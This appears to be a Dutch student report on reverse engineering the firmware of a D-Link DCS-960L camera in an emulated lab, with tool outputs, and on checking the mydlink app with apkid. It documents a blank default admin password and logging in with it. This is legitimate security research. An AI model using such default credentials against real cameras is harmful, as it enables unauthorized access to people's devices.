


**Figuur 2.9:** Snapshot VMware



## 2.2 Reverse Engineering

Onderdeel van RE zijn *statische-* en *dynamische analyse* stelt [Wiersma, 2022b]. Een overzicht hiervan is weergegeven in figuur 2.10. In de volgende hoofdstukken wordt het onderzoek naar de firmware verder toegelicht.



**Figuur 2.10:** Statische- en dynamische analyse

## 2.2.1 Statische analyse

File

De headers van zip bestand worden uitgelezen met het commando `file`, zie figuur 2.11. Het betreft een zip file met archief data. Dit betekend dat het uitgepakt moet worden voor verdere analyse, dit wordt nader besproken in paragraaf 2.2.2.

```
(kali㉿kali)-[~/FirmAE/dlink] $ file dcs-960l_fw_reval1_1-04-02_eu_multi_20170111.zip  
dcs-960l_fw_reval1_1-04-02_eu_multi_20170111.zip: Zip archive data, at least v2.0 to extract, compression method=deflate
```

**Figuur 2.11:** Output file



## Hexdump

Nadat het bestand is uitgepakt is gezocht naar de *magic bytes* in *headers* met de tool `hexdump`. Een `ELF` header ziet er als volgt uit, zie figuur 2.12.

ELF Header							
0	1	2	3	4	5	6	7
0x00	0x7f	'E'	'L'	'F'	File Class	Data Encoding	Header Ver #   Padding Bytes
					Padding Bytes		
0x10	Object File Type	Required Architecture			Object File Version #		
0x20	Process Entry Point (Virtual Address)				Program Header Table File Offset (bytes)		
0x30	Section Header Table File Offset (bytes)				Processor-Specific Flags		
	ELF Header Size (bytes)	PHT Entry Size		# of PHT Entries		SHT Entry Size	
	# of SHT Entries	Section Name String Table	Index				

Figuur 2.12: Voorbeeld `ELF` header

[Committee, 1995] stelt dat de gevonden bytes, in figuur 2.13, als volgt kunnen worden geïdentificeerd, zie tabel 2.1. met het commando `hexdump -C busybox | grep ELF` kunnen de magic bytes worden gevonden. Volgens [Osdev.org, 2022] worden magic bytes als volgt weergegeven, `7f 45 4c 46`. De `7f`, `45 4c 46`, magic bytes worden gebruikt voor het identificeren van een `ELF` bestand. De magic bytes worden opgevolgd met `01` dat een 32-bit formaat aangeeft, daarna de `02` die staat voor big endian, de `01` voor de versie en de laatste `00` voor het operatie systeem, waarbij `00` staat voor niet specifiek. Zie figuur 2.13.

```
(kali㉿kali)-[~/.../_dcs-960l_fw_reva1_1-04-02_eu_multi_20170111.zip.extracted/_DCS-1.04.02_20161103_r4056.bin.extracted/squashfs-root/bin]
└$ hexdump -C busybox | grep ELF
00000000  7f 45 4c 46 01 02 01 00  00 00 00 00 00 00 00 00  |.ELF.....|
```

Figuur 2.13: Output `hexdump`

Tabel 2.1: tabel hexdump

naam	waarde	doel
EI_MAG0	0	File identification
EI_MAG1	1	File identification
EI_MAG2	2	File identification
EI_MAG3	3	File identification
EI_CLASS	4	File Class
EI_DATA	5	Data encoding
EI_VERSION	6	File verison
EI_PAD	7	Start of padding bytes
EI_NIDENT	16	Size of <code>e_ident[]</code>



## Rabin2

De volgende stap is genomen met `rabin2`. Dit is een meer uitgebreide versie van de tool `file`. Resultaten van `rabin2` zijn weergegeven in figuur 2.14. Hierin is onder andere de architectuur `MIPS` gevonden en de endianness gevonden. Dit wordt nader toegelicht in paragraaf 2.2.3.

```
(kali㉿kali)-[~/.../_dcs-960l_fw_reva1_1-04-02_eu_multi_20170111.zip.extracted/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/bin]
└─$ rabin2 -I busybox
arch      mips
cpu       mips1
baddr    0x400000
binsz    640064
bintype   elf
bits     32
canary   false
class    ELF32
crypto   false
endian   big
havecode true
laddr    0x0
lang     c
linenum  false
lsyms   false
machine  MIPS R3000
nx      false
os      linux
pic     false
relocs  false
rpath   NONE
sanitize false
static   true
stripped true
subsys   linux
va      true
```

**Figuur 2.14:** Output `rabin2`

## Strace

Volgens [Damato, 2016] volgt `strace` signalen van het systeem, vandaar de `s`. De signalen worden gevolgd vanuit functies van het programma naar de kernel. Het print dan de argumenten en terugkerende waarden. De bevinding van het commando `strace ./DCS-960L_A1_FW_1.04.02_20161103_r4056.bin` zijn weergegeven in figuur 2.15.

```
(kali㉿kali)-[~/FirmAE/dlink/_dcs-960l_fw_reva1_1-04-02_eu_multi_20170111.zip.extracted]
└─$ strace ./DCS-960L_A1_FW_1.04.02_20161103_r4056.bin
execve("./DCS-960L_A1_FW_1.04.02_20161103_r4056.bin", ["./DCS-960L_A1_FW_1.04.02_2016110" ...], 0
x7ffd1d6aa0f0 /* 55 vars */) = -1 EACCES (Permission denied)
strace: exec: Permission denied
+++ exited with 1 +++
```

**Figuur 2.15:** `strace`



## Ltrace

`ltrace` doet hetzelfde maar dan voor `Library`.

Volgens [Wiersma, 2022b] is een programma dat op Windows draait opgebouwd volgens de **Portable Executable (PE)** standaard en op Linux **Executable and Linkable Format (ELF)**. Doordat `./DCS-960L_A1_FW_1.04.02_20161103_r4056.bin` geen **ELF** bestand is kan informatie niet worden achterhaald met dit commando.

```
(kali㉿kali)-[~/FirmAE/dlink/_dcs-960l_fw_reval_1-04-02_eu_multi_20170111.zip.extracted]
$ ltrace -C ./DCS-960L_A1_FW_1.04.02_20161103_r4056.bin
"./DCS-960L_A1_FW_1.04.02_20161103_r4056.bin" is not an ELF file
```

**Figuur 2.16:** strace

## Strings

`FlareVM` is uitgerust met het programma `Detect it Easy (DIE)`. Hiermee zijn de `strings` en de `Entropy` onderzocht van de firmware. Wanneer met de tool `DIE` naar alle `strings` wordt gezocht levert dit héél veel verschillende niet leesbare resultaten op. Daarom is gezocht naar `pass`, deze resultaten zijn weergegeven in figuur 2.17.

Strings				
0x00000000 - 0x0009c7cb (0x0009c7cc)				
	Offset	Size	Type	String
1699	0008ff78	0000001b	A	invalid password for '%s'%s
1996	00091924	00000005	A	PASS
2616	000951f8	00000005	A	pass8
2851	00096bdc	0000000a	A	Password:
2929	000974a0	0000000b	A	/etc/passwd


Filter:  Save Close

**Figuur 2.17:** Resultaten strings



## Entropy

De **Entropy** is berekend met **DIE** op **7,99996**. Dit wil zeggen dat er een hoge willekeur is aan data.



**Figuur 2.18:** Entropy berekend met die

## Ripgrep

in de **squashfs-root** is gezocht naar het woord **admin** door middel van het commando **rg admin**. De resultaten zijn weergegeven in figuur 2.19. In de groene balk is weergegeven dat **admin** geen wachtwoord heeft en de user met **base64** wordt gecodeerd.



```
(kali㉿kali)-[~/dlink/_dcs-960l_fw_reval_1-04-02_eu_multi_20170111.zip.extracted/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root]
$ rg admin
etc/url-pic-free.ini
1:admin=/img/
4:admin=/admin/ Cookies
8:admin=/lang/
11:admin=/cgi/
25:users=/cgi/admin/param.cgi
26:guest=/cgi/admin/param.cgi
29:admin=/

etc/passwd_default
1:admin::0:0:root:/bin/sh

etc/usr.ini
1:admin=Basic YWRtaW46
```

**Figuur 2.19:** Output ripgrep



## 2.2.2 Dynamische analyse

### Binwalk

Het uitpakken van de firmware wordt gedaan met `binwalk -e -M`. Daarbij wordt er gebruik gemaakt van de extractie optie **Matryoshka**. Dit is gedaan met het commando `binwalk -e -M dcs-960l_fw_reva1_1-04-02_eu_multi_20170111.zip`. Hierdoor wordt het zip bestand in een aparte map uitgepakt. **Binwalk** vermeld op de commando lijn wat er is gevonden in het bestand.

De belangrijke informatie die is gevonden is onder andere weergegeven in figuur 2.20. Hier is de architectuur en bestandstype weergegeven van de firmware. Ook is te zien dat het een **ELF** bestand betreft.

```
Target File: /home/kali/dlink/_dcs-960l_fw_reva1_1-04-02_eu_multi_20170111.zip.extracted/47DE91
MD5 Checksum: 5ee3dd8b7442001c03f6684fec0bde9a
Signatures: 411

DECIMAL      HEXADECIMAL      DESCRIPTION
_____
98432        0x18080          ELF, 32-bit MSB MIPS-I executable, MIPS version 1 (SYSV)
104329        0x19789          Copyright string: "Copyright (C) 2000 Arcam Control Systems Ltd"
105184        0x19AE0          CRC32 polynomial table, big endian
```

**Figuur 2.20:** binwalk -e zip file

Volgens [Corporation, 2022] is LZMA een algoritme die zowel statistische- als woordenboekmodellen gebruikt als compressie techniek. Statistische modelering wordt gebruikt voor de analyse van grote blokken tekst en woordenboeken worden gebruikt voor kleine stukjes tekst.

### Firmwalker

**Firmwalker** is een script dat in de uitgepakte firmware kijkt naar interresante bestanden, stelt [Craigz28, 2022]. Vanwege de hoeveelheid is er voor gekozen om het volledige resultaat in appendix V.2 weer te geven. In eerste instantie is de firmware onderzocht zonder resultaat, zie 2.22.

Vervolgens is gekozen om **firmwalker** in combinatie met **shodan** uit te voeren. **shodan** is geïnitialiseerd, de *persoonlijke api key* is uit voorzorg geblurt. Zie figuur 2.21 bolletje 1. Dit levert het gewenste resultaat op. Bolletje 2 laat een succesvolle ooput van **firmwalker** zien.



```

(kali㉿kali)-[~/tools/firmwalker]
└─$ shodan init
Successfully initialized

(kali㉿kali)-[~/tools/firmwalker]
└─$ ls
data
dcs-960l_fw_reval_1-04-02_eu_multi_20170111.zip
_dcs-960l_fw_reval_1-04-02_eu_multi_20170111.zip.extracted
eslintrc.json
firmwalker-logo.jpg
firmwalker.sh
firmwalker.txt
license
README.md

(kali㉿kali)-[~/tools/firmwalker]
└─$ cat firmwalker.txt

(kali㉿kali)-[~/tools/firmwalker]
└─$ ./firmwalker.sh _dcs-960l_fw_reval_1-04-02_eu_multi_20170111.zip.extracted
***Firmware Directory***
_dcs-960l_fw_reval_1-04-02_eu_multi_20170111.zip.extracted
***Search for password files***
#####
#passwd
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/passwd

#####
#shadow
#####
*.psk

***Search for Unix-MD5 hashes***

***Search for SSL related files***
#####
*.crt
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/mydlink/pub.crt
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/ssl/certs/ca
-bundle.crt
#####
# Certificate serial # found in Shodan #####
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/ssl/certs/ca
-bundle.crt

```

**Figuur 2.21:** Output firmwalker i.c.m. shodan

### 2.2.3 Uitgebreide dynamische analyse

#### EMBA

*Big endian* verteld ons over hoe de `bin` file moet worden gelezen door een computer. In het geval van *big endian* wordt de grootste byte de `MSbyte`, of geheugenadres als laatste geplaatst en de minst belangrijkste byte als eerst, ook wel `Lbyte` genoemd. Dit wordt ook wel vergeleken met het lezen van rechts naar links. Weergegeven in figuur 2.23.

#### Ghidra

In hoofdstuk 3.2.2 is beschreven wat er gebeurt wanneer users inloggen. In figuur 3.9 is eveneens mooi weergegeven dat het bestand `/cgi/admin/wpwdgrp.cgi` wordt aangeroepen met een `POST` request wanneer er een user wordt aangemaakt. Hierdoor is het bestand verder `wpwdgrp.cgi` onderzocht. Om machine code te onderzoeken is een tekstverwerker nodig die machine code kan lezen en hiervoor is `emacs` gebruikt. Echter zonder resultaat, omdat zoals in figuur 2.24 is weergegeven de code niet leesbaar voor mensen.

Volgens [Wiersma, 2022a] wordt door een disassembler de machine code, uit figuur 2.24, omgezet naar leesbare assembly taal. Als **disassembler** is `Ghidra`



```
—(kali㉿kali)-[~/tools/firmwalker]
└─$ cat firmwalker.txt
***Firmware Directory**
_dcs-960l_fw_revA1_1-04-02_eu_multi_20170111.zip.extracted/DCS-960L_A1_FW_1.04.02_20161103_r405
6.bin
***Search for password files***
##### passwd
#####
##### shadow
#####
##### *.psk

***Search for Unix-MD5 hashes***

***Search for SSL related files***
##### *.crt
#####
##### *.pem
#####
##### *.cer
#####
##### *.p7b
#####
##### *.p12
#####
##### *.key

***Search for SSH related files***
##### authorized_keys
#####
##### *authorized_keys*
#####
##### host_key
#####
##### *host_key*
```

Figuur 2.22: Output `firmwalker`

gebruikt.

Vervolgens is er gezocht in verschillende functies naar hard gecodeerde credentials of commentaar van developers.

In figuur 2.25 is te zien, in de groene balk dat admin geen wachtwoord heeft, omdat dit in ascii tekst staat aangeven op regel 11.


#### 2.2.4 Systeemontwerp

Met het commando `uname -a` is gekeken naar de systeem informatie. Het systeem ontwerp betreft een linux systeem zie figuur 2.26.

De volgende mappen zijn aangetroffen en weergegeven in figuur 2.27.

In de `etc` map valt op dat er geen `shadow` map of file aanwezig is. Er zijn drie files aanwezig die als eerst zijn onderzocht. Namelijk de `passwd`, `passwd_default` en de `user.ini`. In de eerste twee files is te zien dat de user admin geen wachtwoord heeft, weergegeven met de groene en paarse balk in figuur 2.28.

In de `user.ini` is te zien dat de user **admin** met een geëncrypt *wachtwoord* wordt gevormd. `base64` is gebruikt om dit te dycrypten, zie figuur 2.29 blauwe balk.



The screenshot shows a terminal window titled 'Analysis preparation'. It displays the following text:

```
[*] Quick check if it is a real Linux system
[+] Your firmware looks like a regular Linux system.

[*] Unique files auto detection for /logs/firmware (could take some time)
[*] Found 881 unique files.

[*] Unique binary auto detection for /logs/firmware (could take some time)
[*] Found 253 unique executables.

[*] Architecture auto detection (could take some time)
Architecture Count
MIPS 253

Endianness Count
Big endian 253

Detected architecture and endianness of the firmware: MIPS / EB

[*] No architecture was enforced, so the automatically detected one is used.
```


**Figuur 2.23:** endianess

### 2.2.5 Componentendiagram

Het componenten diagram, weergegeven in figuur 2.30, laat zien hoe het opstart proces eruitziet van de onderzochte firmware.

## Hoofdstuk 2. Reverse Engineering

**Figuur 2.24:** Output wwpdbgrp.cgi



**Figuur 2.25:** Output Ghidra admin

```
~ # uname -a  
Linux DCS-960L- 4.1.17+ #17 Sat Oct 31 17:56:16 KST 2020 mips GNU/Linux  
~ #
```

**Figuur 2.26:** Systeem informatie



```
> 2
Trying 192.168.0.1...
Connected to 192.168.0.1.
Escape character is '^]'.
~ # ls
1 2 > bin dev etc etc_ro firmadyne home lost+found mylink rc.d run server sys tmp usr var
~ #
```

**Figuur 2.27:** home map


```
~ # cd etc
/etc # ls
TZ hosts oem.ini services url-pic-stream-free.ini
T2_default httpd.ini openssl.cnf simplecfgservice.xml url.ini
Wireless init.d passwd passwd_default ssl userconfig.ini
Wireless inittab ppp stunnel user.ini
asound.conf ipfilter.ini ppp_config stunnel-https.conf video_support.ini
config iproute2 trumapping.dat profile stunnel-smt�snapshot.conf wac_device_info.txt
config-cam.dat trumapping.dat rc.d stunnel-smt�test.conf wifi_channelini
group mtab resolv.conf stunnel-smt�conf timezone.ini
hnap_module_profile.ini mdbcfg.ihl mime.types schedule.ini url-pic-free.ini
hnap_notifier.xml mtab
hnap_policy.xml

/etc # cat passwd
admin:0:0:root:/bin/sh
/etc # cat passwd.default
admin:0:0:root:/bin/sh
/etc # cat user.ini
admin=Basic YWRtaW46
```

**Figuur 2.28:** cat

```
(kali㉿kali)-[~]
$ echo YWRtaW46 | base64 -d
admin:
```

**Figuur 2.29:** base64 -d



**Figuur 2.30:** Het initialisatie proces



## 2.2.6 Uitgebreide dynamische analyse

### QEMU

Met behulp van de tool **QEMU** is een user emulatie worden uitgevoerd. Hierdoor is het mogelijk op ons eigen systeem de `bin/cat` te gebruiken van de firmware en de `etc/passwd_default`, dit bestand werd gevonden en beschreven in paragraaf 2.2.1, te catten. Dit is weergegeven in figuur 2.31. Linux heeft standaard geen `etc/passwd_default`, waardoor het duidelijk is dat er succesvol een user emulatie is uitgevoerd.

```
(kali㉿kali)-[~/dlink/_dlink_dcs-960l_fw_reval_1-04-02_eu_multi_20170111.zip.extracted/_DCS-960L_A1_FW_1.04.02_20161103_r405
└─$ bin.extracted/squashfs-root
    └─$ qemu-mips-static -L . bin/cat /etc/passwd_default
admin::0:0:root::/bin/sh
```

**Figuur 2.31:** User emulatie

### FirmAE

Door middel van het programma **FirmAE** kan firmware worden geemuleerd. Hier voor moet eerst een `postgresql` database worden gestart met het commando `./init.sh`. Wanneer de database is geactiveerd kan de firmware worden geumuleerd door middel van het

commando `sudo ./run.sh -d dlink/dlink/dcs-960l_fw_reval_1-04-02_eu_multi_20170111.zip`.

Wanneer de emulatie is gelukt, wordt dit weergegeven met een prompt scherm en 6 opties. Dit is weergegeven in figuur 2.32.

Ook is er een web interface opgezet en bereikbaar via `http://192.168.0.1`, zie figuur 2.33.

via de shell, optie 2, is ingelogd en gezocht naar de `etc` map. Hier is een `passwd_default` gevonden met de user naam **admin** zonder een wachtwoord, zie groene balk in figuur 2.34. Nadat dit is ingevoerd in de webinterface kon succes vol worden ingelogd, zie paarse balk in figuur 2.34.

## 2.2.7 Anti-analyse

Zowel `ltrace` als `strace` worden ondersteund door `ptrace`. Developers hebben de optie om RE moeilijker te maken door `ptrace` uit te zetten.

De statische analyse door middel van `strace` en `ltrace` kon niet worden uitgevoerd. Zoals bevonden in 2.2.1. Dit is een vorm van anti analyse.

Ook waren de strings zoals beschreven in 2.2.1 niet leesbaar voor mensen.

Tenslotte was het niet mogelijk door middel van `firmwalker` een analyse uit te voeren op de firmware. Nader uitgelegd in hoofdstuk 2.2.2.


Ook zijn er diverse mappen die niet inzichtelijk zijn gemaakt en worden als leeg weergegeven. In figuur 2.35 zijn twee terminals weergegeven. Bolletje 1 geeft




```
(kali㉿kali)-[~/FirmAE]
└─$ sudo ./run.sh -d dlink dlink/dcs-960l_fw_reval_1-04-02_eu_multi_20170111.zip
[*] dlink/dcs-960l_fw_reval_1-04-02_eu_multi_20170111.zip emulation start!!!
[*] extract done!!!
[*] get architecture done!!!
[*] dlink/dcs-960l_fw_reval_1-04-02_eu_multi_20170111.zip already succeed emulation!!!
File System
[ID] 5
[MODE] debug
[+] Network reachable on 192.168.0.1!
[+] Web service on 192.168.0.1
[+] Run debug!
Creating TAP device tap5_0 ...
Set 'tap5_0' persistent and owned by uid 0
Bringing up TAP device...
Starting emulation of firmware... 192.168.0.1 true true 42.932301174 42.932301174
[*] firmware - dcs-960l_fw_reval_1-04-02_eu_multi_20170111
[*] IP - 192.168.0.1
[*] connecting to netcat (192.168.0.1:31337)
[+] netcat connected
|     FirmAE Debugger     |
_____
1. connect to socat
2. connect to shell
3. tcpdump
4. run gdbserver
5. file transfer
6. exit
> █
```

**Figuur 2.32:** Emulatie firmware DCS-960


terminal 1 weer waar de onderzoeker heeft ingelogd in zijn eigen **root** map, deze is standaard niet leeg. In tegenstelling tot de **root** map weergegeven door bolletje 2. Hierin is niets te zien wanneer het commando `ls -la` wordt uitgevoerd.



**Figuur 2.33:** Web interface



**Figuur 2.34:** Web interface login



**Figuur 2.35:** Voorbeeld anti analyse in map root

---


# 3

## Application Security

### 3.1 Apk

#### 3.1.1 Apkid

De tool `apkid` doet hetzelfde als `file`, zoals beschreven in 2.2.1 maar dan voor APK's. Het resultaat van deze tool is weergegeven in figuur 3.1.



```
(kali㉿kali)-[~/dlink]$ apkid mydlink_2.8.0_apkcombo.com
[+] APKID 2.1.4 :: from RedNaga :: rednaga.io
[*] mydlink_2.8.0_apkcombo.com/classes.dex
    ↪ anti_debug : Debug.isDebuggerConnected() check
    ↪ anti_vm : Build.FINGERPRINT check, Build.MANUFACTURER check, Build.MODEL check, Build.PRODUCT check, Build.TAGS check, possible VM check
    ↪ compiler : r8
[*] mydlink_2.8.0_apkcombo.com/classes2.dex
    ↪ compiler : r8 without marker (suspicious)
```

